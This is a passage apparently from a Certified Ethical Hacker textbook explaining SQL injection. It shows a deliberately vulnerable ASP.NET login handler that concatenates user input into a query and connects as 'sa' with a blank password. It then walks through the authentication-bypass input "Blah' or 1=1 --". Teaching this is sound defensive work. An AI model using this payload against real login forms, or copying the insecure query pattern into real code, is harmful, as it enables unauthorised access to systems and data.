
```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();
//This code is susceptible to SQL injection attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";
int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser.
Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

Constructed SQL Query

```
SELECT Count(*) FROM Users WHERE UserName='Jason'
AND Password='Springfield'
```

Server-side Code (BadLogin.aspx)

Figure 15.2: Example of normal SQL query



Understanding an SQL Injection Query

C|EH Certified Ethical Hacker
http://www.certifiedhacker.com/BadLogin.aspx
CertifiedHacker.com
Login
Forgot Password?
Submit

Blah' or 1=1 --

Springfield

Attacker Launching SQL Injection

`SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'`

SQL Query Executed	Code after -- are now comments
`SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1`	`--' AND Password='Springfield'`

Understanding an SQL Injection Query

An SQL injection query exploits the normal execution of SQL. An attacker submits a request with values that will execute normally but return data from the database that the attacker seeks. The attacker can submit these malicious values because of the inability of the application to filter them before processing. If the values submitted by the users are not properly validated, then the application can potentially be targeted by an SQL injection attack.

An HTML form that receives and passes information posted by the user to the **Active Server Pages (ASP) script** running on an IIS web server is the best example of SQL injection. The information passed is the username and password. To create an SQL injection query, an attacker may submit the following values in application input fields, such as the username and password fields.


```
Username: Blah' or 1=1 --
Password: Springfield
```

As part of the normal execution of the query, these input values will replace placeholders, and the query will appear as follows:

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='
Springfield';
```

A close examination of this query reveals that the condition in the where clause will always be true. This query successfully executes as there is no syntax error, and it does not violate the normal execution of the query.

The diagram below shows a typical SQL injection query.




http://www.certifiedhacker.com/BadLogin.aspx
CertifiedHacker.com
Login
Blah' or 1=1 --
Springfield
Forgot Password?
Submit
Attacker Launching SQL Injection
SQL Query Executed
Code after -- are now comments

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
```

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
```

```
--' AND Password='Springfield'
```

Figure 15.3: Example of SQL Injection attack



Understanding an SQL Injection Query – Code Analysis

1. A user enters a user name and password that **matches a record** in the **user's table**
2. A dynamically generated SQL query is used to **retrieve** the number of matching rows
3. The user is then **authenticated and redirected** to the requested page
4. When the attacker enters **blah' or 1=1 --** then the SQL query will be as follows:

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND Password=''
   ```
5. Because a pair of hyphens denote the beginning of a comment in SQL, the query becomes

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
   ```

```
string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
```

Understanding an SQL Injection Query—Code Analysis

